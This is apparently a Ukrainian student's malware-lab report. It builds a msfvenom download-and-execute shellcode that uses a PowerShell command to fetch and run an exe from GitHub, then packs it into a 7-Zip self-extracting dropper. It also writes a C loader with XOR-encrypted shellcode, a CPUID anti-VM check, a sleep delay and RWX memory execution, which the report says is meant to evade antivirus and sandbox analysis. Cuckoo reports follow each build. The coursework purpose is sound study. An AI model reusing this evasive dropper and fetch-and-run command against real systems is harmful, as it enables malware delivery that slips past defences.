
7. Зберіть повністю зразок засобу доставки з результатів попередніх пунктів – антиемуляція, download-execute шеллкод, навантаження (розділ 3.3.6), та проаналізуйте у розгорнутих Сискоо та лабораторії.

Використовуємо модернізовану команду msfvenom для отримання шеллкоду встановлення та запуску будь-якої програми з інтернету по посиланню:

```
(kali@kali)~$ msfvenom -p windows/exec CMD='powershell.exe -NoP -NonI -Exec Bypass -C "Invoke-WebRequest -Uri https://github.com/DosX-dev/TinySnake-game/releases/download/Builds/TinySnake.x32.exe -OutFile TinySnake.x32.exe; Start-Process TinySnake.x32.exe"' -f c

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 397 bytes
Final size of c file: 1699 bytes
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\xe5\x31\xc0\x64\x8b\x50"
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xcf\x0d\x01\xc7"
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
"\x2a\x49\x0b\x24\x8b\x01\xd6\x21\xff\xac\x01\xcf\x0d\x01"
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x88"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d"
"\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb"
"\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
"\xff\xd5\x70\x6f\x77\x65\x72\x73\x68\x65\x6c\x6c\x2e\x65"
"\x78\x65\x20\x2d\x4e\x6f\x50\x20\x2d\x4e\x6f\x6e\x49\x20"
"\x20\x45\x78\x65\x63\x20\x42\x70\x70\x61\x73\x73\x20\x2d"
"\x42\x20\x22\x49\x6e\x76\x6f\x6b\x65\x20\x57\x65\x62\x42"
"\x65\x71\x75\x65\x73\x74\x20\x2d\x55\x72\x69\x20\x68\x74"
"\x74\x70\x73\x3a\x2f\x2f\x67\x69\x74\x68\x75\x62\x2e\x63"
"\x6f\x6d\x2f\x44\x6f\x73\x58\x2d\x64\x65\x76\x2f\x54\x69"
"\x6e\x79\x53\x6e\x61\x6b\x65\x2d\x67\x61\x6d\x65\x2f\x72"
"\x65\x6c\x65\x61\x73\x65\x73\x2f\x64\x6f\x77\x6e\x6c\x6f"
"\x61\x64\x2f\x42\x75\x69\x6c\x64\x73\x2f\x54\x69\x6e\x79"
"\x53\x6e\x61\x6b\x65\x2e\x78\x33\x32\x2e\x65\x78\x65\x20"
"\x2d\x4f\x75\x74\x46\x69\x6c\x65\x20\x54\x69\x6e\x79\x53"
"\x6e\x61\x6b\x65\x2e\x78\x33\x32\x2e\x65\x78\x65\x3b\x20"
"\x53\x74\x61\x61\x72\x74\x2d\x50\x72\x6f\x63\x65\x73\x73\x20"
"\x54\x69\x6e\x79\x53\x6e\x61\x6b\x65\x2e\x78\x33\x32\x2e"
"\x65\x78\x65\x22\x00";
```

Як бачимо, завантажується .exe та одразу запускається гра.




Навантаження:

```
GNU nano 8.4
@echo off

start TinySnake.x32.exe

ping -n 2 127.0.0.1
```

```
(kali@kali)-[/srv/shared_lab3]
$ cat 7zS2.sfx payload.7z > FinalPayload.exe
```



Обидва антивіруси з розгорнутої лабораторії та Сискоо детектують цей файл, як небезпечний.

Summary

File *FinalPayload.exe*

Summary		Download	Resubmit sample
Size	36.6KB		
Type	PE32 executable (GUI) Intel 80386, for MS Windows		
MD5	780554570a7142d58809e32db9b87610		
SHA1	708740e9107de02030647a4d2415a85b928811e3		
SHA256	ab273f08c077755130f67d97093b525e2677578fc912e3526dcd6bea4cedaed4		
SHA512	Show SHA512		
CRC32	524B2CB2		
ssdeep	None		
Yara	None matched		

Information on Execution

Analysis					
Category	Started	Completed	Duration	Routing	Logs
FILE	Oct. 31, 2025, 12:38 p.m.	Oct. 31, 2025, 12:45 p.m.	398 seconds	none	Show Analyzer Log Show Cuckoo Log

Signatures

Score

This file shows numerous signs of malicious behavior.

The score of this file is 4.2 out of 10.

Please notice: The scoring system is currently still in development and should be considered an **alpha** feature.

Feedback



Expecting different results? Send us this analysis and we will inspect it. [Click here](#)

❗ Creates executable files on the filesystem (2 events)				
file	C:\Users\cuckoo\AppData\Local\Temp\7zD02F3898\setup.bat			
file	C:\Users\cuckoo\AppData\Local\Temp\7zD02F3898\TinySnake.x32.exe			
❗ Drops a binary and executes it (2 events)				
file	C:\Users\cuckoo\AppData\Local\Temp\7zD02F3898\setup.bat			
file	C:\Users\cuckoo\AppData\Local\Temp\7zD02F3898\TinySnake.x32.exe			
❗ Drops an executable to the user AppData folder (1 event)				
file	C:\Users\cuckoo\AppData\Local\Temp\7zD02F3898\TinySnake.x32.exe			
❗ Potentially malicious URLs were found in the process memory dump (50 out of 495 events)				
❗ Uses Windows utilities for basic Windows functionality (2 events)				
cmdline	ping -n 2 127.0.0.1			
cmdline	C:\Users\cuckoo\AppData\Local\Temp\7zD02F3898\setup.bat			
❗ Deletes executed files from disk (1 event)				
file	C:\Users\cuckoo\AppData\Local\Temp\7zD02F3898\setup.bat			
❗ Resumed a suspended thread in a remote process potentially indicative of process injection (2 events)				
Time & API	Arguments	Status	Return	Repeated
Process injection	Process 2552 resumed a thread in remote process 1824			
NtResumeThread	thread_handle: 0x00000120 suspend_count: 0 process_identifier: 1824	1	0	0
Oct. 31, 2025, 12:43 p.m. 🕒				

Screenshots

Signatures

❗ Command line console output was observed (50 out of 390 events)				
❗ Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available (1 event)				
❗ The executable uses a known packer (1 event)				
❗ Allocates read-write-execute memory (usually to unpack itself) (4 events)				
Time & API	Arguments	Status	Return	Repeated
NtProtectVirtualMemory Oct. 31, 2025, 12:42 p.m.	process_identifier: 2200 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 length: 4096 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x741c1000 process_handle: 0xffffffff	1	0	0
NtProtectVirtualMemory Oct. 31, 2025, 12:43 p.m.	process_identifier: 2200 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 length: 4096 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x74181000 process_handle: 0xffffffff	1	0	0
NtProtectVirtualMemory Oct. 31, 2025, 12:43 p.m.	process_identifier: 2200 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0 length: 4096 protection: 64 (PAGE_EXECUTE_READWRITE) base_address: 0x76961000 process_handle: 0xffffffff	1	0	0
NtProtectVirtualMemory	process_identifier: 164 stack_dep_bypass: 0 stack_pivoted: 0 heap_dep_bypass: 0	1	0	0



8. Модифікуйте отриманий зразок для успішного проходження поведінкового аналізу та тестів антивірусними засобами.

спочатку закоримо шеллкод та перетворимо в hex string, а потім розшифруємо його перед виконанням


```

GNU nano 8.4 ConsoleApplication1.c
#include <windows.h>
#include <intrin.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <winnt.h>

const char encrypted_hex_sc[] = "564228aaaaaca234f9b6ace21fa9a21f8a621f8be21d882a51de08c9b550696cbd6a886886b65a7ab6d4858f8fd21f8ba21e09621e6bbd249e2";
#define XOR_KEY 0xAA

void decrypt_and_decode(const char* hex_str, unsigned char* output, size_t length) {
    unsigned char current_key = XOR_KEY;
    for (size_t i = 0; i < length; i++) {
        unsigned int byte_val;
        sscanf(hex_str[i * 2], "%2hhx", &byte_val);
        output[i] = (unsigned char)byte_val ^ current_key;
    }
}

BOOL is_in_vm() {
    unsigned int cpuInfo[4];
    __cpuid((int*)cpuInfo, 1);
    return ((cpuInfo[2] >> 31) & 1) == 1;
}

void execute_shellcode() {
    size_t sc_len = strlen(encrypted_hex_sc) / 2;
    unsigned char* decrypted_sc = (unsigned char*)malloc(sc_len);

    if (decrypted_sc == NULL) return;

    decrypt_and_decode(encrypted_hex_sc, decrypted_sc, sc_len);

    void* exec_mem = VirtualAlloc(NULL, sc_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (exec_mem == NULL) {
        free(decrypted_sc);
        return;
    }

    [ Read 64 lines ]

```

```

GNU nano 8.4 ConsoleApplication1.c
void execute_shellcode() {
    size_t sc_len = strlen(encrypted_hex_sc) / 2;
    unsigned char* decrypted_sc = (unsigned char*)malloc(sc_len);

    if (decrypted_sc == NULL) return;

    decrypt_and_decode(encrypted_hex_sc, decrypted_sc, sc_len);

    void* exec_mem = VirtualAlloc(NULL, sc_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (exec_mem == NULL) {
        free(decrypted_sc);
        return;
    }

    memcpy(exec_mem, decrypted_sc, sc_len);

    ((void(*)())exec_mem)();

    free(decrypted_sc);
    VirtualFree(exec_mem, 0, MEM_RELEASE);
}

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd) {
    srand(time(NULL));
    int sleep_time = 5000 + (rand() % 5000);
    Sleep(sleep_time);

    if (is_in_vm()) {
        MessageBoxW(NULL, L"Gyros!", L"Machine", MB_OK);
        return 0;
    } else {
        MessageBoxW(NULL, L"Hello Kitty!", L"Machine", MB_OK);

        execute_shellcode();

        return 0;
    }
}

```

```
(kali@kali)-[/srv/shared_lab3]  
$ 7z a payload.7z setup.bat ConsoleApplication1.exe
```

```
7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29  
64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024, ASM
```

```
Open archive: payload.7z
```

```
--  
Path = payload.7z  
Type = 7z  
Physical Size = 2631  
Headers Size = 207  
Method = LZMA2:12 BCJ  
Solid = -  
Blocks = 2
```


```
Scanning the drive:  
2 files, 313141 bytes (306 KiB)
```

```
Updating archive: payload.7z
```

```
Keep old data in archive: 1 file, 3584 bytes (4 KiB)  
Add new data to archive: 2 files, 313141 bytes (306 KiB)
```

```
Files read from disk: 2  
Archive size: 113070 bytes (111 KiB)  
Everything is Ok
```

```
(kali@kali)-[/srv/shared_lab3]  
$ cat 7zS2.sfx payload.7z > FinalPayload1.exe
```



Summary

FinalPayload1.exe

File FinalPayload1.exe

Summary		Download	Resubmit sample
Size	144.4KB		
Type	PE32 executable (GUI) Intel 80386, for MS Windows		
MD5	45a83b8dd988a07ac435226b19b04324		
SHA1	7e5bd19b050af3da0f84b3b01d01cf7f1c80c867		
SHA256	bf83bb817d2bdd9a63e77c5bf085cb8cf58a4c4508e14d257fa167e29f70a24e		
SHA512	Show SHA512		
CRC32	423C8D4A		
ssdeep	None		
Yara	None matched		

Score

This file shows numerous signs of malicious behavior.

The score of this file is **3.6 out of 10**.

Please notice: The scoring system is currently still in development and should be considered an alpha feature.

Feedback

Expecting different results? Send us this analysis and we will inspect it. [Click here](#)

Information on Execution

Analysis					
Category	Started	Completed	Duration	Routing	Logs
FILE	Oct. 31, 2025, 12:51 p.m.	Oct. 31, 2025, 12:56 p.m.	295 seconds	none	Show Analyzer Log Show Cuckoo Log

Signatures



[View Signature Log](#)

Signatures

Command line console output was observed (50 out of 288 events)					>
Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available (1 event)					>
The executable uses a known packer (1 event)					>
Allocates read-write-execute memory (usually to unpack itself) (3 events)					>
Creates executable files on the filesystem (3 events)					>
Drops a binary and executes it (2 events)					>
Drops an executable to the user AppData folder (2 events)					>
Potentially malicious URLs were found in the process memory dump (50 out of 495 events)					>
Uses Windows utilities for basic Windows functionality (2 events)					▼
cmdline					ping -n 2 127.0.0.1
cmdline					C:\Users\cuckoo\AppData\Local\Temp\7zD1C39894\setup.bat
Resumed a suspended thread in a remote process potentially indicative of process injection (2 events)					▼
Time & API		Arguments	Status	Return	Repeated
Process injection		Process 940 resumed a thread in remote process 2572			
NtResumeThread		thread_handle: 0x00000120			
Oct. 31, 2025, 12:55 p.m.		suspend_count: 0	1	0	0
		process_identifier: 2572			

Screenshots





Висновки

У ході виконання лабораторної роботи я навчилася працювати з Cuckoo Sandbox, аналізувати поведінку ШПЗ у пісочниці, бачити його обмеження. Піднімала гостьову Windows у вкладеній віртуалізації, робила снапшоти і налаштування мережі, навчилася правити PE-файли (додавати секції, міняти

EntryPoint), вставляти payload від msfvenom, робити просту антиемуляцію на C/C++ (перевірка CPUID) і перевіряти зразки в Ciscoo та в AV-лабораторії